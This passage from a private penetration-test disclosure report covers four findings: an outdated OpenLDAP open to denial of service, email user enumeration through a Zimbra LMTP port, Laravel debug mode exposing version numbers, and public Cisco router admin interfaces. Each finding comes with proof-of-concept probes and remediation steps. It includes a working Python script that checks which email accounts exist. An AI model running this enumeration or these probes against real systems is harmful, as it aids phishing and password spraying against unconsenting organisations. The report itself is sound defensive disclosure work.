Port	389/LDAP
Severity	● Medium
CVSS v3	7.5 (CVE-2007-5707)
CVE	• CVE-2007-5707 • CVE-2007-6698 • CVE-2008-2952 • CVE-2006-6493

Description

The LDAP service is running **OpenLDAP 2.2.x–2.3.x** (released 2004–2007), making it approximately 19–22 years outdated. This version contains multiple Denial of Service vulnerabilities that allow unauthenticated attackers to crash the LDAP server, disrupting authentication and directory services across the entire organization.

Proof of Concept

```
# Version detection via nmap
nmap -sV -p 389,636 [Redacted]

# Manual banner grab
nc -v [Redacted] 389
```

Detected version: OpenLDAP 2.2.x–2.3.x

The affected CVEs and their associated components are as follows:

CVE	CVSS	Description
CVE-2007-5707	7.5	BER decoding DoS via malformed BER/DER encoded packets
CVE-2007-6698	4.3	modrdn operation DoS causing slapd crash
CVE-2008-2952	5.0	liblber memory consumption DoS
CVE-2006-6493	4.0	NULL pointer dereference in slap_sl_malloc

Impact

Service Disruption: A successful DoS attack would cause a complete LDAP service outage, preventing users from authenticating to systems, applications, and network resources. Email services, VPN, SSH, and application logins could all fail organization-wide until the service is restored.

Business Impact: The resulting downtime translates directly into lost productivity, potential revenue loss for customer-facing services that depend on LDAP, IT resource drain for incident response, and potential SLA violations.

Attack Complexity: Low — the exploits require no authentication and can be automated.

Remediation

- ☐ **Update OpenLDAP** to the latest stable release (2.6.x LTS or 2.7.x):

```
# Debian/Ubuntu
sudo apt update && sudo apt install slapd ldap-utils

# RHEL/CentOS
sudo yum update openldap openldap-servers openldap-clients
```

```
# Verify version (should be 2.6.x or 2.7.x)
slapd -VV
```

- ☐ **Restrict network access** to LDAP ports via firewall, allowing only trusted internal networks:

```
sudo ufw allow from 10.0.0.0/8 to any port 389
sudo ufw allow from 10.0.0.0/8 to any port 636
sudo ufw deny 389
sudo ufw deny 636
```

- ☐ **Enable connection limits** in the `slapd` configuration to reduce DoS exposure
- ☐ **Deploy LDAP behind a load balancer** with DoS protection capabilities
- ☐ **Implement monitoring and alerting** for LDAP service availability and unusual request patterns

References

- [CVE-2007-5707](#)
- [CVE-2007-6698](#)
- [CVE-2008-2952](#)
- [CVE-2006-6493](#)

F-28 — User Enumeration via LMTP Service

Field	Details
Host	[Redacted]
Port	7025/LMTP
Severity	● Medium
CVSS v3	5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
CWE	CWE-203: Observable Discrepancy

Description

The Zimbra LMTP (Local Mail Transfer Protocol) service on port `7025` is publicly accessible and reveals whether email addresses exist through differential error responses. The service returns distinct codes for valid vs. invalid recipients (`250 Recipient OK` vs. `550 No such user here`), enabling unauthenticated attackers to enumerate valid organizational accounts.

This information disclosure facilitates targeted phishing campaigns, password spraying attacks, and social engineering by providing attackers with a verified list of organizational email addresses.

Proof of Concept

```
# Connect to the LMTP service
nc -vv [Redacted] 7025
```

```
# Initiate SMTP handshake
EHLO test.com
```

The service responds with its capabilities:

```
250-mail.[Redacted]
250-8BITMIME
250-ENHANCEDSTATUSCODES
250-STARTTLS
250-SIZE
250 PIPELINING
```

Testing user enumeration via differential responses:

```
MAIL FROM:<test@test.com>
250 2.0.0 Sender OK

RCPT TO:<non-existent-user@domain.com>
550 5.1.1 No such user here    ← Invalid user

RCPT TO:<admin@[Redacted]>
250 2.1.5 Recipient OK        ← Valid user confirmed
```

The following script automates enumeration at scale:

```
import socket

def check_user(host, port, email):
    s = socket.socket()
    s.connect((host, port))
    s.recv(1024)
    s.send(b"EHLO test.com\r\n")
    s.recv(1024)
    s.send(b"MAIL FROM:<test@test.com>\r\n")
    s.recv(1024)
    s.send(f"RCPT TO:<{email}>\r\n".encode())
    response = s.recv(1024).decode()
    s.close()
    return "250" in response

usernames = ["admin", "administrator", "user", "info", "support"]
domain = "[Redacted]"
for user in usernames:
    if check_user("[Redacted]", 7025, f"{user}@{domain}"):
        print(f"[+] Valid: {user}@{domain}")
```

Impact

- **Account Discovery:** Attackers can build a complete directory of valid organizational email addresses
- **Targeted Phishing:** Verified addresses significantly increase the success rate of spear-phishing campaigns
- **Password Spraying:** Enumerated accounts become direct targets for credential-stuffing attacks
- **Organizational Reconnaissance:** Account naming conventions reveal organizational structure
- **Privacy Violation:** Employee email addresses are exposed without authorization

Remediation

- ☐ **Restrict LMTP service access** via firewall to block all external traffic:

```
sudo iptables -A INPUT -p tcp --dport 7025 -s 127.0.0.1 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 7025 -s 10.0.0.0/8 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 7025 -j DROP
sudo iptables-save > /etc/iptables/rules.v4
```

- ☐ **Bind LMTP to localhost only** in Zimbra configuration:

```
zmprov ms `zmhostname` zimbraLmtpBindAddress 127.0.0.1
zmlmtpctl restart
```

- ☐ **Implement uniform error messages** to prevent differential responses:

```
zmprov mcf zimbraMtaSmtpdRejectCode 450
zmprov mcf zimbraLmtpPermanentFailureWhenOverQuota FALSE
```

- ☐ **Implement rate limiting** on LMTP connections and commands to slow automated enumeration
- ☐ **Monitor** for unusual `RCPT TO` patterns (high volume, sequential username testing)

References

- [CWE-203: Observable Discrepancy](#)
- [OWASP: User Enumeration](#)
- [RFC 2033: LMTP Protocol](#)

F-29 — Laravel Debug Mode Enabled in Production

Field	Details
Host	projets.[Redacted]
URL	Any endpoint that triggers an error condition
Port	443/HTTPS
Severity	 Informational
CVSS v3	N/A
CVE	N/A

Field	Details
CWE	CWE-215: Insertion of Sensitive Information Into Debugging Code

Description

The Laravel application at `projets.[Redacted]` is running with `APP_DEBUG=true` set in the `.env` configuration file. When an error is triggered, Laravel renders a debug error page that discloses the exact versions of PHP and Laravel in use to any unauthenticated visitor.

The following information was confirmed as exposed through the debug error page:

Disclosed Information	Value
PHP Version	8.2.30
Laravel Version	11.48.0

The debug page does not expose absolute filesystem paths, environment variable values, or application secrets in the configuration observed. The finding is therefore rated **Informational** — it represents a best-practice violation and a minor reconnaissance aid, but does not independently enable exploitation.

Proof of Concept

Sending a POST request to an endpoint that only accepts GET triggers a `405 Method Not Allowed` error, which Laravel renders as a debug page when `APP_DEBUG=true`:

```
curl -ks 'https://projets.[Redacted]/public/index.php/projects/store' \
-X POST \
| grep -oP '(?<=<span class="text-sm text-gray-500 dark:text-gray-400">)[^<]+'

# Output: PHP 8.2.30 – Laravel 11.48.0
```

Impact

Knowing the exact PHP and Laravel version narrows an attacker's research to CVEs affecting that specific version combination, slightly reducing the effort required during reconnaissance.

Note

No filesystem paths, environment variables, database credentials, or application keys were observed in the debug output.

Remediation

- ☐ Set `APP_DEBUG=false` in the production `.env` file and clear the configuration cache:

```
# /home/projets[Redacted]/public_html/.env
APP_DEBUG=false
```

```
APP_ENV=production
LOG_LEVEL=error
```

```
cd /home/projects[Redacted]/public_html
php artisan config:clear
php artisan config:cache
```

Verify the fix by re-running the PoC — the response should contain no version information:

```
curl -ks 'https://projets.[Redacted]/public/index.php/projects/store' \
-X POST \
| grep -oP '(?<=<span class="text-sm text-gray-500 dark:text-gray-400">)[^<]+'
# Expected output: (empty)
```

References

- [Laravel Configuration — Debug Mode](#)
- [Laravel Deployment — Production Configuration](#)
- [CWE-215: Insertion of Sensitive Information Into Debugging Code](#)

F-30 Multiple router interfaces exposed to the internet

Field	Details
Host	Multiple hosts in [Redacted]/20
Port	443/HTTPS, 80/HTTP
Severity	 Informational
CVSS v3	N/A
CVE	N/A
CWE	N/A

Description

Multiple router administrative interfaces within the [Redacted]/20 range are directly exposed to the public internet on HTTP (80) and HTTPS (443). Management interfaces of network infrastructure devices (routers, firewalls, switches) should never be reachable from untrusted networks, as they provide privileged access to the underlying device and, by extension, to the networks they serve. Public exposure of these interfaces significantly increases the attack surface and makes the devices susceptible to credential brute-force attacks, exploitation of authentication bypass vulnerabilities, exploitation of unpatched CVEs in the management software, fingerprinting and reconnaissance by automated scanners, and denial-of-service attacks against the management plane.

This finding is rated Informational because, on its own, exposure of an interface is not a vulnerability — but it is a precondition that amplifies the impact of any other weakness on the device (weak credentials, outdated firmware, default configurations, known CVEs, etc.).

Proof of Concept

The following `curl` request confirms that a Cisco Web UI management interface is live and reachable from the public internet:

```
curl -sk https://[Redacted]/webui/ | grep Cisco
```

The response contained references to the Cisco IOS XE Web UI, confirming the device type and the presence of an exposed management plane. The Cisco IOS XE Web UI has been the target of several critical vulnerabilities in recent years — most notably **CVE-2023-20198** (privilege escalation, CVSS 10.0) and **CVE-2023-20273** (command injection, CVSS 7.2) — which were chained for unauthenticated remote code execution and exploited at scale in the wild.

The specific interface tested above appears to be running a patched version, and no exploitation was attempted. However, multiple additional Cisco Web UI interfaces, as well as management panels from other vendors, were identified across the `[Redacted]/20` range. Each exposed interface represents an independent risk: a single missed patch, weak credential, or future zero-day on any of these devices is sufficient to compromise perimeter network infrastructure.

Impact

Public exposure of router management interfaces enables an attacker to:

- **Compromise the device** by abusing weak/default credentials, brute-forcing logins, or exploiting known vulnerabilities in the management software (many router web UIs have a long history of authentication bypass and pre-auth RCE CVEs).
- **Pivot into internal networks** once the device is compromised, since routers sit at the perimeter and have visibility into all traffic they route.
- **Modify routing, NAT, firewall, and VPN configurations**, enabling traffic interception, redirection, and man-in-the-middle attacks.
- **Establish persistence** on critical network infrastructure, which is rarely monitored at the same level as endpoints and servers.
- **Conduct reconnaissance** by enumerating device model, firmware version, and configuration details disclosed by login pages, error messages, or HTTP headers — useful for chaining with vendor-specific exploits.
- **Disrupt service** through denial-of-service attacks targeting the management plane, which on many low/mid-range routers can also affect the data plane.

The risk increases sharply if any of the exposed devices is end-of-life, runs outdated firmware, or uses default/weak credentials — all common findings on internet-facing network equipment.

Remediation

Management interfaces of network devices should not be reachable from the public internet.

Recommended actions, in order of priority:

- ☐ **Disable WAN-side management.** On each router, disable HTTP/HTTPS administration on the public interface. Most vendors offer a "WAN management" or "remote management" toggle that should be turned off.

- ☐ **Restrict access by source IP.** Where remote management is genuinely required, restrict it to a specific allow-list of administrator IPs or jump-host addresses using ACLs or built-in management restrictions.
- ☐ **Require VPN access for management.** Place all management interfaces behind a VPN so that administrators must first authenticate to the VPN before reaching any management plane. Use a dedicated management VLAN where possible.
- ☐ **Enforce HTTPS only.** Disable plain HTTP (port 80) on management interfaces; redirect to HTTPS with a valid certificate and modern TLS configuration.
- ☐ **Harden authentication.** Enforce strong, unique credentials; enable multi-factor authentication where supported; and disable default accounts.
- ☐ **Patch and monitor.** Keep firmware up to date, subscribe to vendor advisories for the deployed models, and monitor authentication logs from the management interfaces for brute-force activity.
- ☐ **Continuous external attack-surface monitoring.** Periodically scan owned IP ranges from the outside (e.g., Shodan, Censys, internal ASM tooling) to detect newly exposed interfaces before attackers do.

References

- [CWE-284: Improper Access Control](#)
 - [CWE-1327: Binding to an Unrestricted IP Address](#)
 - [NIST SP 800-41 Rev. 1, Guidelines on Firewalls and Firewall Policy](#)
-

Disclosure Approach

This report is provided to [Redacted] as a private, good-faith vulnerability disclosure. The researcher does not intend to publish or otherwise distribute the technical details of these findings publicly.

The researcher is available to:

- Provide additional technical detail on any finding
- Reproduce findings in a controlled, agreed setting
- Assist with remediation verification

The researcher would like to reference this engagement in a professional portfolio at some point in the future, in fully sanitized form (no IP addresses, hostnames, customer domains, email addresses, or organization names). This is not a condition of the disclosure and would be coordinated with [Redacted] at the appropriate time.

Please acknowledge receipt of this report at abderahimouriachi@gmail.com.